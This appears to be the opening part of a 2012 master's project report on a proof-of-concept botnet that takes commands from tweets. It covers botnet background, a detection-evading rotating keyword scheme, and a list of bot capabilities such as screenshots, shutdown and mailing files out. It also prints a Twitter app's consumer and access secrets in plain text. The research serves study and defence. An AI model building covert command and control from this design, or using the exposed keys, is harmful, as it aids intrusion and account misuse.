

Spring 2012

## SOCIAL NETWORKING FOR BOTNET COMMAND AND CONTROL

Ashutosh Singh  
*San Jose State University*

Follow this and additional works at: [https://scholarworks.sjsu.edu/etd\\_projects](https://scholarworks.sjsu.edu/etd_projects)



Part of the [Computer Sciences Commons](#)

---

### Recommended Citation

Singh, Ashutosh, "SOCIAL NETWORKING FOR BOTNET COMMAND AND CONTROL" (2012). *Master's Projects*. 247.

DOI: <https://doi.org/10.31979/etd.xbfz-e4ze>  
[https://scholarworks.sjsu.edu/etd\\_projects/247](https://scholarworks.sjsu.edu/etd_projects/247)

This Master's Project is brought to you for free and open access by the Master's Theses and Graduate Research at SJSU ScholarWorks. It has been accepted for inclusion in Master's Projects by an authorized administrator of SJSU ScholarWorks. For more information, please contact [scholarworks@sjsu.edu](mailto:scholarworks@sjsu.edu).

# SOCIAL NETWORKING FOR BOTNET COMMAND AND CONTROL

A Project

Presented to

The Faculty of the Department of Computer Science

San Jose State University

In Partial Fulfillment

of the Requirements for the Degree

Master of Science

by

Ashutosh Singh

May 2012

© 2012

Ashutosh Singh

ALL RIGHTS RESERVED

The Designated Project Committee Approves the Project Titled

SOCIAL NETWORKING FOR BOTNET COMMAND AND CONTROL

by

Ashutosh Singh

APPROVED FOR THE DEPARTMENTS OF COMPUTER SCIENCE

SAN JOSE STATE UNIVERSITY

May 2012

Dr. Mark Stamp    Department of Computer Science

Dr. Sami Khuri    Department of Computer Science

Dr. Chris Pollett    Department of Computer Science

## **ABSTRACT**

### **Social Networking for Botnet Command and Control**

**by Ashutosh Singh**

A botnet is a group of compromised computers which is often a large group under the command and control of a malicious user, known as a botmaster. Botnets are generally recognized as a serious Internet threat. Botnets can be used for a wide variety of malicious attacks including spamming, distributed denial of service, and obtaining sensitive information such as authentication credentials or credit card information. This project involves building a botnet centered on Twitter. Our botnet uses individual bots controlled by commands tweeted by botmaster; the botnet can expand in a viral manner by following affected Twitter user's friends. This botnet is only intended as a proof of concept and it does not perform any malicious actions.

## ACKNOWLEDGMENTS

I would like to thank my project advisor Dr. Mark Stamp for his exceptional guidance, valuable insights, unending support, and immense patience. Without him my project could never have been completed. I would also like to thank my committee members Dr. Sami Khuri and Dr. Chris Pollett for their support and patience.

Finally, I would like to thank my mom to give me birth and to raise me up to see this beautiful world and to always stand by my side, my dad who is my role model, Kevin Ross - System Administrator at San Jose State University, Annie Toderici - Masters Graduate in Computer Science from San Jose State University, Daniel Li - Graduate in Computer Science from San Jose State University and all other San Jose State friends for their encouragement, motivation, and emotional support.

## TABLE OF CONTENTS

### CHAPTER

<b>1</b>	<b>Introduction</b> . . . . .	<b>1</b>
1.1	Previous Work . . . . .	2
<b>2</b>	<b>Background</b> . . . . .	<b>5</b>
2.1	Botnet Structure . . . . .	5
2.2	Command and Control . . . . .	7
2.3	Infection Methods . . . . .	12
2.4	Communication Protocol . . . . .	14
2.5	Trigger Event . . . . .	16
2.6	Covert Channel . . . . .	16
<b>3</b>	<b>Our Botnet</b> . . . . .	<b>18</b>
3.1	Application Details . . . . .	18
3.1.1	Logging into Twitter Account . . . . .	20
3.1.2	Email Functionality . . . . .	21
3.1.3	Generic Attack . . . . .	22
3.2	Features Enhanced . . . . .	23
3.2.1	Authentication Mechanism from Basic to OAuth . . . . .	23
3.2.2	Command & Control Keyword Generator . . . . .	26
<b>4</b>	<b>Attacks Performed</b> . . . . .	<b>29</b>
4.1	Fetching Botmaster's Tweet . . . . .	30
4.2	Update Status and Fetch Last Twenty Status . . . . .	31

4.3	Fetching Follower Information . . . . .	35
4.4	Finding the MAC address of the system . . . . .	37
4.5	Browsing a Webpage . . . . .	38
4.6	Finding the NIC details . . . . .	41
4.7	Stop Services by Shutdown . . . . .	41
4.8	Restart System . . . . .	43
4.9	Taking the screenshot of the user work . . . . .	43
4.10	Uploading user information to botmaster . . . . .	45
4.11	Executing the commands in file . . . . .	46
4.12	Change "From" and "To" address . . . . .	47
<b>5</b>	<b>Analysis and Results . . . . .</b>	<b>50</b>
5.1	Stealth of Malware . . . . .	50
5.2	Spam . . . . .	52
5.3	Defense of the botnet through daily key updates . . . . .	52
5.4	Current Command and Control Botnet Trends . . . . .	52
<b>6</b>	<b>Experiments . . . . .</b>	<b>54</b>
6.1	Setup of Our Botnet . . . . .	54
6.2	Comparison with Twitter-based NazBot . . . . .	57
6.3	Test Cases . . . . .	59
6.4	Twitter's Limitations on API Usage . . . . .	59
<b>7</b>	<b>Conclusion and Future Work . . . . .</b>	<b>61</b>



## LIST OF TABLES

1	Previous Attacks. . . . .	2
2	Added Functionality. . . . .	2
3	Newly Developed Attacks. . . . .	4
4	Sample Keywords . . . . .	27
5	Experimental Setup. . . . .	55
6	Comparison with NazBot . . . . .	58
7	Test Cases . . . . .	59

## LIST OF FIGURES

1	Life Cycle of a C&C Botnet. . . . .	7
2	Command and Control Architecture. . . . .	8
3	tweet4fun Setting Details. . . . .	19
4	Login Prompt Algorithm. . . . .	20
5	Login Prompt. . . . .	21
6	Login Authentication Message. . . . .	21
7	Email Functionality . . . . .	22
8	Twitter Authentication Algorithm. . . . .	24
9	One Off Authentication. . . . .	24
10	Open URL and Authorize the Application. . . . .	25
11	7-Digit Pin to Complete the Authorization Process. . . . .	26
12	Key Generation Algorithm. . . . .	27
13	Fetching Last Tweet Algorithm . . . . .	30
14	Fetching Last Tweet Figure 1 . . . . .	30
15	Fetching Last Tweet Figure 2 . . . . .	31
16	Update and Fetch Status Alogirthm . . . . .	32
17	Update and Fetch Status Figure 1 . . . . .	32
18	Update and Fetch Status Figure 2 . . . . .	33
19	Update and Fetch Status Figure 3 . . . . .	33
20	Update and Fetch Status Figure 4 . . . . .	34
21	Fetch Follower Information Algorithm . . . . .	35

22	Fetch Follower Information . . . . .	36
23	Fetch Follower Image . . . . .	36
24	Finding MAC Address Algorithm . . . . .	37
25	Browsing a Webpage Algorithm . . . . .	38
26	Browsing a Webpage Figure 1 . . . . .	39
27	Browsing a Webpage Figure 2 . . . . .	39
28	Browsing a Webpage Figure 3 . . . . .	39
29	Browsing a Webpage Figure 4 . . . . .	39
30	Browsing a Webpage Figure 5 . . . . .	40
31	NIC Details Algorithm . . . . .	41
32	Shutdown Algorithm . . . . .	42
33	Shutdown System Figure 1 . . . . .	42
34	Shutdown System Figure 2 . . . . .	42
35	Restart the System . . . . .	43
36	Restart the System Figure . . . . .	43
37	Capturing the Screenshot Algorithm . . . . .	44
38	Capturing the Screenshot . . . . .	44
39	Uploading the Information Algorithm . . . . .	45
40	Uploading the Information . . . . .	45
41	Executing the Passed Commands Figure 1 . . . . .	46
42	Executing the Passed Commands Figure 2 . . . . .	47
43	Change the "From" and "To" Addresses Algorithm . . . . .	47
44	Change the "From" and "To" Addresses Figure 1 . . . . .	48

45	Change the "From" and "To" Addresses Figure 2 . . . . .	48
46	Change the "From" and "To" Addresses Figure 3 . . . . .	48
47	Change the "From" and "To" Addresses Figure 4 . . . . .	49
48	Stealth of the Malware from the Task Manager . . . . .	51
49	Stealth of Malware from the Anti-virus . . . . .	51
50	Current C&C Botnet Trends . . . . .	53
51	Botmaster in Action . . . . .	56
52	Bots in Action . . . . .	56
53	Twitter Based NazBot . . . . .	57

## CHAPTER 1

### Introduction

A botnet is a collection of compromised computers in a network [1]. A compromised computer, known as a bot, can be used for attacks such as denial-of-service, click fraud, identity theft, and spamming [1]. A botnet can have hundreds or thousands of bots within its network [33]. Typically, a botnet has a command and control [5] server that is used to control the bots within the network [15].

The goal of this project is to build a botnet that uses Twitter for its command and control. Specifically, the botmaster will post tweets with pre-determined keywords. To fetch these tweets from the botmaster account, bots will make a query to the Twitter search engine.

To develop the command and control bot application for our botnet, we have used Twitters Twitter4j [46] library and the Twitter authentication mechanism. In effect, we have developed a covert channel [8] based on Twitter that enables the botmaster to effectively communicate with the botnet.

## 1.1 Previous Work

In previous work [21][37], a number of attacks using a botnet were developed. These attacks were as follows (Table 1):

Table 1: Previous Attacks.

Index	Previously Developed Attacks
1	Browsing a Webpage
2	Capturing screenshot of user's work
3	Shutdown and Restart the system
4	Downloading and Uploading the system
5	Denial of the Service Attack

We have performed the first four listed attacks (Table 1). We implemented the same concept for the first three attacks. For the fourth attack, instead of downloading and uploading the file to a particular web server, we have implemented a mechanism in order to mail the file back to the botmaster. All four attacks are described in detail in chapter four. Apart from the listed four attacks, we have extended the number of attacks and we have added several more functionalities in the botnet code. The added functionalities are listed in Table 2.

Table 2: Added Functionality.

Index	Added Functionality
1	A graphical user interface for the Login prompts for the botmaster
2	Email functionality
3	Changing the authentication mechanism from the Basic to OAuth [17]
4	Modified the Key generation Algorithm
5	One generic attack method to accomodate more attacks easily

The GUI for the login prompt prevents the botmaster’s code from being misused. Basically, the GUI adds security to the botmaster code and no other user, apart from the botmaster, can use tweets to post commands.

The email functionality is developed using a Simple Mail Transfer Protocol (SMTP) [31]. Java has a simple mail application programming interface (API) [17] and, using this API, we have developed a feature to exchange messages and data with the botmaster in an easy and efficient manner.

We have changed the authentication mechanism to authenticate our application using Twitter’s service with Twitter’s migration of Twitter4j API from Basic to OAuth [24] in our application. Hence, now a user’s Id and password cannot be used for authenticating the application to Twitter’s service. This guarantees that user-ids and passwords are secure. We have modified the key generation algorithm in our mechanism. We have a text file with predefined keywords, approximately 313. We calculate the system time in milliseconds and then we determine the modulus of this value with the number of keywords. The modulus generates an index of the keyword used at any given time. The idea of using a text file is twofold. One is that keywords used keep changing along with the time value so fewer opportunities arise for noticing whether malicious activity occurs on the Twitter profile. Also, another advantage is that keywords can be used as a query object to search for tweets on Twitter’s search engine. Apart from using previous attack ideas, we have developed several attacks of our own and they can be viewed in the order listed in Table 3.

Table 3: Newly Developed Attacks.

Index	New Attacks
1	Finding the last updated status of the botmaster
2	Updating and finding the recent 20 updated status of the botmaster
3	Fetching the Twitter numeric ids, Twitter screenames and profile pictures of the followers
4	Finding the Network Card Interface Details of the victim computer
5	Finding the MAC addresses
6	Changing the mailing addresses of the botmaster and bot
7	Finding the victim's home directory path
8	Sending a text file with DOS commands to the bot

This paper is organized as follows: chapter two covers relevant background information on botnets and other related topics such as covert channels and communication protocols; chapter three discusses in detail the application we have developed to handle a command and control structure based on Twitter; in chapter four, we discuss various attacks that we have performed using our botnet; in chapter five we analyze the results; chapter six mentions the experimental setup, comparison of our botnet with Twitter-based NazBot, and the test cases we performed; finally, chapter six contains our conclusions and suggestions for future work.



## CHAPTER 2

### Background

In this section we provide the background and discuss several important aspects of the botnet and its design. Our botnet is based on Twitter’s command control authentication mechanism. Twitter provides a Twitter4j [46] library for gaining the authentication. Using this library we obtain several APIs in order to build our own Java web application and easily integrate it within Twitter’s service.

#### 2.1 Botnet Structure

In this section we discuss the aspects of building a generic botnet. There are several components to take into consideration including: command and control structure; infection method; communication protocol; trigger events; and functionality [42]. Once infected, a victim’s computer typically executes a script (known as a shell code) that fetches an image of the actual bot binary from a specified location [1]. Upon completion of the download, the bot binary installs itself into the target machine so that it starts automatically each time the victim’s computer is rebooted [28]. A simple Internet Relay Chat (IRC) [18] based on a command and control (C&C) mechanism has proven to be highly successful and has been adopted by botnets [14]. The basic purpose behind developing an IRC [18] channel is for instant messaging and synchronous conferencing. Traditionally, an IRC is for online chat, audio/video conferencing, and text based multi-user chat functions. The botnet command and control traffic is difficult to detect as it follows normal protocol usage and is similar to normal Internet traffic where the traffic volume is low [14]. Normal Internet traffic means there are very few bots within the monitored network [14]. Additionally,

a botmaster can use encrypted communication [14] to correspond to the bots. In a command and control structure we see a centralized botnet where one or several servers are used to issue commands. Command and control architecture is easy to construct and is very efficient in nature for distributing botmaster commands.

Internet Relay Chat (IRC) channels are inherently suited for command and control mechanisms. Apart from an IRC [18] channel, we have a peer-to-peer mechanism for communication with bots. In a peer-to-peer network any node in the network can act as both the client and the server [13]. This is the reason why we do not have single points of failure. Even if the botmaster within a peer-to-peer network is pulled down, the rest of the network will continue to exist and function [13]. However, to form a good and secure peer-to-peer network is not easy. The architecture is complex and is the reason why many botmasters prefer a command and control structure using an IRC [18] channel.

Figure 1 depicts that a general command and control botnet has a typical botmaster who issues commands through Internet Relay Chat (IRC) Servers [18] to a set of vulnerable hosts. Each vulnerable host is joined through an IRC channel in which they can accept the bot code. After the bot code is downloaded and the systems are exploited, they begin acting as a bot system. Now they actively look for commands issued by the botmaster and perform as instructed by the command.




Figure 1: Life Cycle of a C&C Botnet.

There are several means used where a host can be exploited. These involve a successful establishment of a backdoor channel [6] and, then using that channel, sending commands to all vulnerable bot systems.

## 2.2 Command and Control

The command and control structure represents an organization of a botnet in: the way it functions; the way it receives commands; updates its features for performing various tasks; and the way it transmits data. The command and control structure usually indicates how communication occurs between a botmaster and remote bots. Botnets are typically organized into either a centralized structure or a peer-to-peer structure. In a centralized structure, we have a central server that is responsible for sending the commands and receiving the data from individual bots. This, in practice, may be a system that has been compromised and can be accessed securely by the botmaster without leaving any traces of identity. We can have several servers acting as a botmaster throughout the lifetime of a

botnet and we can also frequently change them. The ability to have multiple servers is important in case some of the botmasters are detected and brought down by malware researchers or law enforcement agencies [9]. As we see in Figure 2, a botmaster and two C&C servers are controlled by a single botmaster acting as bots.




Figure 2: Command and Control Architecture.

The centralized structure has been used traditionally and, more recently, we see command and control botnets such as Proof-of-Concept (POC) Android botnet [48], AgoBot [22], SpyBot [2], GTBot [2], and SDBot [16]. Recent malware POC describes a proof of concept method that utilizes a short Messaging Service (SMS) as a command & control channel [48]. It is fault tolerant since even if a smartphone is not available on a GSM network, due to being powered off or in an out-of-service range, when an SMS message arrives for delivery the message is queued and delivered by the network [48]. The code [7] has been edited intentionally and is not to be used for an attack purpose and, hence, an attacker has to develop their own functionality for their attack purpose. In this method, [7] has tried to inject their bot code within a smart phone (Android, iPhone, or Windows) through an SMS when they are sent

and received from a Telephony Stack (Userspace) to a Serial Line/Modem Driver. After the author injects the code, they form a botnet with one master bot and some sentinel bots; these are trustworthy long infected bots, along with some slave bots, receiving instructions from sentinel bots in order to carry out instructions.

AgoBot is written in C/C++ with cross-platform capabilities [2]. Due to its standard data structures, modularity, and code documentation, Agobot is simple for an attacker to extend commands for their own purposes by simply adding new function into the CommandHandler or CScanner class [16]. AgoBot has various commands in order to control the victim host (e.g., using "pctrl" to manage all the processes) using "inst" to manage autostart programs [2]. In addition, AgoBot has following features [22]: 1) it is IRC-based C2 framework; 2) it can launch various DoS attacks; 3) it can attack a large number of targets; 4) it offers shell encoding function and limits polymorphic obfuscations; 5) it can harvest sensitive information via traffic sniffing (using libpcap, a packet sniffing library [16]), key logging, or searching registry entries; 6) it can evade detection of anti-virus software either through patching vulnerabilities, closing back doors, or disabling access to anti-virus sites (using NTFS Alternate Data Stream to hide its presence on victim host [16]); and 7) it can detect debuggers (e.g., SoftIce and Ollydbg) and virtual machines (e.g., VMware and Virtual PC) and avoid disassembly [2].

SpyBot is written in C with no more than 3,000 lines, and contains many variants [22]. SpyBot is an enhanced version of SDBot [2]. Aside from an essential command language implementation, it also involves a scanning capability, host control function, and the DDoS attack modules and flooding attack (e.g., TCP SYN, ICMP, and UDP) [2]. SpyBot's host control capabilities are quite similar to Agobot's in its remote command execution, process/system manipulation, key logging, and local file

manipulation [22]. Nevertheless, SpyBot still does not have the capability breadth and modularity of Agobot [2].

A Global Threat (GT) Bot, known as Aristotles, is supposed to stand for all mIRC-based bots that have numerous variants and are widely used for Windows [2]. Besides some general capabilities, such as an IRC host control, DoS attacks, port scanning, and NetBIOS/RPC exploiting, GT Bot also provides a limited set of binaries and scripts for an mIRC [2]. An important binary "HideWindow" program is used to keep the mIRC instance invisible from the user [16]. Another function is recording a response for each command received by remote hosts [22]. Other binaries primarily extend the functions of an mIRC via a Dynamic Link Library (DDL) [16]. These binary scripts are often stored with files in ".mrc" or in "mirc.ini" [22]. Although binaries are named "mIRC.exe" they may have different capabilities due to distinct configuration files [2]. Compared to the above examples, GT Bot only provides limited commands for the host control; a GT bot is just capable of obtaining local system information and running or deleting local files [22].

An SDBot's source code is not well written in C and has less than 2,500 lines; however, its command set, and features are similar to an Agobot [16]. AgoBot is published under a GNU Public License (GPL) [2]. Although an SDBot has no propagation capabilities and only provides some basic functions for host control, attackers still like this bot since its commands are easy to extend [22]. With the help of powerful scanning tools, SDBot can easily locate the next victim [2]. For instance, by using an NetBIOS scanner, it can randomly target a system in any predefined IP range [22]. Since SDBot is able to send ICMP and UDP packets, it is always used for simple flooding attacks [2].

In a peer-to-peer method, messages are exchanged between bots. A Peer-to-peer method differs from a C&C botnet since there is not a specific single centralized server. Any bot in this type of structure can be used conceptually, as a command and control server, by a botmaster using messages propagating to other bots via Peer-to-Peer once introduced [1]. Recent examples of peer-to-peer botnet are Nugache and Storm [29].

The developers of Storm have retrofitted and improved their codebase over the past year, but Storm remains to be a prolific propagator of spam [2]. When Storm's worm is at its peak, it is deemed responsible for generating 99% of all spam messages seen by a large service provider [9]. Storm's botnet size estimate is difficult to gauge as it uses a peer-to-peer communication protocol and there was no comprehensive measurement study completed [26]. Storm's effectiveness may be attributed to several factors that distinguish it from prior generations of malware [26]: a) smart Social Engineering: Email links can be sent through emails that contain subject lines displaying weather and holidays [26]; b) an ability to spread using client-side vulnerabilities: simply, clicking on the wrong URL link to an unsolicited email may be enough to infect one's computer, and the apparent pool of users willing to open and click the URL links in the email may be in the millions [26]; and, c) an effective obfuscated command and control protocol overlaid on the P2P network [26].

Storm is believed to have an automated distributed denial of service (DDoS) feature in order to dissuade reverse engineering, which is triggered based on situational awareness gathered from its overlay network [26].

Nugache is a new piece of malware with no command control server to target, bots capable of sending encrypted packets, and the possibility of any peer on the network suddenly becoming the de-facto leader of the botnet; Nugache, Dittrich knew, would

be virtually impossible to stop [29]. No IRC channel means it is difficult to detect and therefore block, as an IRC is used as command and control [10]. Nugache also employs a degree of encryption and spreads and communicates in a way that aids in hiding its activity [10].

The hybrid structure of a botnet can have a combination of both botnets described above. This type of botnet structure is very robust and, even if several servers are incapacitated, the rest of the botnet structure will continue to function. We refer to this type of botnet as a hybrid structure.

It has been proposed that an advanced hybrid botnet is a peer-to-peer Botnet. Challenges faced by the botmaster in an advanced hybrid botnet are as follows [47]: 1) how to generate a robust botnet capable of maintaining control of its remaining bots even after a substantial botnet population has been removed by defenders [47]; 2) how to prevent significant exposure of the network topology when some bots are captured by defenders? 3) How to easily monitor and obtain the complete information of a botnet by its botmaster; [47] 4) how to prevent (or make it more difficult) for defenders to detect bots via their communication patterns [47]; 5) and the design must also take into consideration issues related to a given network. Issues could be related to IP addresses and the functionalities they perform depending on their online or offline status.

### **2.3 Infection Methods**

Another important part of a botnet design is the way that a botmaster employs the distribution of its malware code and infects other systems, thus making them work as bots. There are various common bot infection methods:

1) Client Application Vulnerabilities: exploiting security bugs to download and install



malicious program [27]. Another method of "infection" is through exploiting security holes within Internet Explorer (IE) [30]. Even if a user does not click on a link within a web page, a malicious site can deliver its payload of malware [30]. CoolWebSearch, one of the most notorious pests in recent times, is suspected to be installed by pop-ups exploiting security holes in IE [30].

2) Exploiting Network Services: this is accomplished by scanning local or IP address subnet in an attempt to exploit network services (RPC, MSSQL etc.) [27].

3) Network Shares: this is accomplished by looking for unsecured computers (default passwords, public shares) in nearby networks [27].

4) Spam or Unsolicited e-mail: The botnet sends the e-mail with its malicious code attachments or sometimes with URL links that hide browser exploits [27]. A botmaster can send a link imposing a benign or harmless web page link or it could post the link on user's social networking account so that when it is clicked it will lead the victim to a malicious website. The malicious website uses a flaw in the browser to install a malware code within the victim's system. It can also send malicious email attachments, an old, but reliable method of malware distribution.

5) Peer-to-Peer: Tricking users into downloading and executing fake programs from P2P networks (both commercial and open source) [27]. Applications such as Cydoor, New.net, TopText, SaveNow, Webhancer, IncrediFind, and OnFlow are a few of the applications that are installed through peer-to-peer (P2P) networks such as Kazaa, Bearshare, Grockster, LimeWire, and Morpheus and may display ad banners and ad messages, or track Internet surfing habits [30]. Unfortunately, makers of a host programs might not intend to advertize their programs's hidden payload [30].

6) Other common methods: Asking for a codec installation needed to watch a video, install a fake antispyware program that is malicious, and install network acceleration programs [27]. This scenario occurs when the user visits a website that displays a

window whose message states that in order to properly view the website they must install the program [30]. The FTP / HTTP Get request will initiate the software download onto the client's machine [30]. ActiveX (Microsoft technology) is then utilized in order to install the malware (generally as a browser plug-in), on the client's system [30]. ActiveX is a mechanism that allows applications to run within other applications. This installation will allow the malware to operate everytime the browser is opened [30].

## **2.4 Communication Protocol**

The defining characteristic of a botnet is the fact that each individual bot is controlled via commands sent by the botmaster. The channel used to communicate can be implemented using a variety of protocols such as HTTP, P2P, or others. Currently, a majority of botnets use an Internet Relay Chat (IRC) [18] protocol. We have already mentioned IRC protocol based bots: AgoBot [22], SpyBot [2] and GTBot [16]. The most well known HTTP based botnets are machbot [36] and Zeus [11]. We have already addressed P2P protocol based bots such as Nugache [29] and Storm [29]. As discussed previously, IRC [18] is preferred for a centralized command and control based architecture and, hence, this section describes in detail the IRC [18] protocol. The IRC [18] protocol was specifically designed for text based instant messaging (IM) among people who are connected to the Internet. In its simple form, it is a client-server model; in a real world scenario it is used in its distributed form. In a distributed form all IRC [18] servers are interconnected to one another and send messages to each other. It uses multiple servers allowing for several forms of communication where communication could be point-to-point, point to multi-point, or a combination of both. The communication among systems could be moving files,

sharing clients, sharing channel information, and others. In an IRC [18] network, communication traffic is usually not encrypted [25]. All communication is simply broadcast. This is the reason why these networks are used for communication with bots that have heavy traffic bandwidth. This could be a reason to raise suspicion. Recently, botnets have begun to use social networking protocols, such as Twitter, for command and control [41]. The study [41] discusses about such a Twitter based bot that was accidentally found whose approach was to perform the command and control method. It used status messages and sent these to all its contacts new links. These new links can have new commands and executables that can be downloaded and run on a victim's system. It attempts to steal information from the victim's systems and works by an RSS feed that is provided by Twitter to the user in order to update the status. Bots decoded messages, which are Base64-encoded URLs, and downloaded their malicious code [11]. An executable file, such as gbpm.exe and gbpm.dll, are seen as password and information stealers that accomplished the actual malicious work [19].

We have used Twitter for building our command and control botnet structure; however, as we will see, it is very different from the method discussed above for botnet experimentation. For our project, a botmaster code used Twitter to send commands to the bots; then as instructed in tweets, bots installed on the victim's system would fetch those tweets and perform according to the code already installed on the victim's system.

We have outlined various differences between our botnet based on Twitter and the one mentioned in [41]. Table [29] in the Analysis and Results section demonstrates why our approach is preferable to the approach mentioned in [41].

## 2.5 Trigger Event

A trigger event is when malware becomes active and starts performing its malicious behavior. The triggering event can be identified as a particular date or it can be a date to launch an evil attack; such as distributed denial of service; or the start of tracking the behavior of a user surfing on the net, so that this information can be sent to its botmaster. The triggering event can also be a certain time, as it may be advantageous for a botnet to be active primarily at night in order to avoid detection. In which case, the bot would wait until nighttime to begin taking action that involves heavy network activity, for example, using this method would not alert the user who would then not notice something suspicious occurring on their system.

Another trigger mechanism could also be using a function the user normally does online, for example opening a banking site or financial software could trigger the activation of key logging software [18].

## 2.6 Covert Channel

A covert channel is a communication path not intended to be used as such by a system's designer [35]. Covert channels arise in many situations, particularly within network communication [35]. Covert channels are virtually impossible to eliminate, and the emphasis is focused on limiting the capacity of these channels [35].

Covert channel examples can be local channels, or remote network channels [8]. One such example is Multi Level System (MLS) [32]. MLS [32] systems are designed to restrict legitimate channels of communication [35]. However, a covert channel provides additional means for information to flow [35]. In an MLS [32] system, a generic user Alice could have a TOP SECRET clearance while user Bob, only has a confidential access [35]. In this scenario, Alice and Bob could agree that if Alice

wants to send an 1 to Bob, she will create a file (named xyz) and if she wants to send a 0 then she will not create such a file. Now that Bob cannot look inside the file xyz as he does not have required clearance; however, he can query the file system to check if such a file xyz exists. In this manner information can be passed from Alice to Bob in a restricted manner.

Using these mechanisms hackers use social media as covert channel to their advantage and are launching their command and control based attacks. The advantage they have at their disposal is that social media websites look innocent and are open to public; therefore, it is extremely difficult to filter out tweets that are harmful such as command and control compared to genuine and bogus spam that is not responsible for evil works.

We have used Twitter's authentication mechanism as our covert channel. The idea behind using this type of covert channel is that there are innumerable daily public tweets floating over Twitter. When our botmaster posts its own tweets of commands they will not look different in any perspective from other tweets and, hence, will not be treated as suspicious. We rely on its authenticated mechanism to develop this channel and, though it looks innocent, it actually serves our purpose well without being noticed for doing something malicious.

## CHAPTER 3

### Our Botnet

Twitter supports libraries in Java, Python, C++, and several other languages for users to integrate their applications within their Twitter profile [39]. Twitter4j [46] is an unofficial Java library for Twitter APIs. Twitter4j [46] provides several features. Twitter4j [46] supports any Java version that is 1.4.2 or later. It also supports mobile operating system platforms such as Android. The main features are that it does not need an additional jar file in order to integrate an application and it provides the necessary built-in platform for authentication mechanism such as OAuth [24].

After Twitter migrated from Basic to the OAuth [24] authentication mechanism for its application, applications can no longer be authenticated by using a Twitter ID and password through a user's code. Instead, applications are provided a consumer string and secret key to accomplish this task.

In our project, we begin by creating a Twitter application. After we create a Twitter application, Twitter provides an access token string and Access token secret string that are used to authenticate an application from the Java code with help from twitter4j API.

In the following section, we describe our application's details and its setting information. Next, we discuss the features we have developed and enhanced.

#### 3.1 Application Details

We have created our own application and have named it as tweet4fun [38]. Our application tweet4fun [38] has access levels such as "Read, Write, and Direct mes-

sage”. This means that by using this application we can fetch tweets, update the status, and direct the tweet to other applications and accounts. There is one consumer key and consumer secret that remains constant throughout the life of an application. We now have obtained request token and access token URL. By using these, application requests for the token key and token secret strings to be used later with our desktop application. Our application’s setting details in Figure 3 demonstrates an important field, ”Authorize URL”, that is used to prompt a user to manually authorize an application. Later, we will see that this requirement can be automated as well. Other items to notice are that we obtain access token and access token secret string. These are both the actual key and secret strings that are used to connect our web application within our desktop application.

**OAuth settings**

Your application's OAuth settings. Keep the "Consumer secret" a secret. This key should never be human-readable in your application.

Access level	Read, write, and direct messages <a href="#">About the application permission model</a>
Consumer key	y8FrLvtWegE5a6THwKkdkw
Consumer secret	0YkwnhSjphR7Sg5sSbo7OvUJWwtttFRkyB4vzx6WB0
Request token URL	https://api.twitter.com/oauth/request_token
Authorize URL	https://api.twitter.com/oauth/authorize
Access token URL	https://api.twitter.com/oauth/access_token
Callback URL	None

**Your access token**

Use the access token string as your "oauth\_token" and the access token secret as your "oauth\_token\_secret" to sign requests with your own Twitter account. Do not share your oauth\_token\_secret with anyone.

Access token	217338294-T3jcCEX9dj0iXMFzl0w62MYHwvQs5CSbZVOMciwR
Access token secret	MYy7PV8HECCBqCFs75AEs2QT4FUm2R7wJb6CjwYiY
Access level	Read, write, and direct messages

Recreate my access token

Figure 3: tweet4fun Setting Details.

### 3.1.1 Logging into Twitter Account

We have automated the process for the botmaster to log-on to its twitter account. However, in actuality it is not needed as the OAuth [17] mechanism provided by Twitter performs that work for the botmaster. The added benefit of keeping the login prompt is that if the botmaster code is somehow hacked or compromised then accessing to botmaster's Twitter account can be prevented.

In Figure 4 we mention the algorithm used to develop a panel in order to accept Twitter ID and Password. After the botmaster enters TwitterID and Password, the `verifyCredentials()` api is called up from the `Twitter4j` and which verifies the botmaster's credentials and, depending on the verification, the botmaster is authorized or unauthorized.

```
JPanel panelOne = new JPanel();
labelName = new JLabel("TwitterID");
textName = new JTextField(20);
panelOne.add(labelName);
panelOne.add(textName);
JPanel panelTwo = new JPanel();
labelPass = new JLabel("Password");
passField = new JPasswordField(20);
panelTwo.add(labelPass);
panelTwo.add(passField);
JPanel panelThree = new JPanel();
okButton = new JButton("OK");
cancelButton = new JButton("Cancel");
```

Figure 4: Login Prompt Algorithm.



Figure 5 and 6 show the login and authentication prompt.



Figure 5: Login Prompt.



Figure 6: Login Authentication Message.

### 3.1.2 Email Functionality

We have created an emailing feature so that the exchange of data between bots and botmaster can occur seamlessly and efficiently. To accomplish this task, we have used an SMTP Authenticator class from a `javax.mail.Authenticator` library. We created an object of this class and called it `auth` and similarly; we also created an object of `Properties` class from the same library and called it as `prop`. We called `getInstance()` api from the class `Session` imported from a `javax.mail.Session` library and we passed both the above objects into this api. After this was accomplished successfully we had a session established between bot and the botmaster.

Next we created our `mesg` object from `MimeMessage` class imported from a `javax.mail.Message` library, and then wrapped it with the session object (created above). Now with this `mesg` object we attached text message, subject, "From" address, "To" address and then we called the static method of the class `Transport` from

javax.mail.Transport library, depending upon the session in the msg object and the "From" and "To" addresses it sends email to the recipient along with the other details.

```
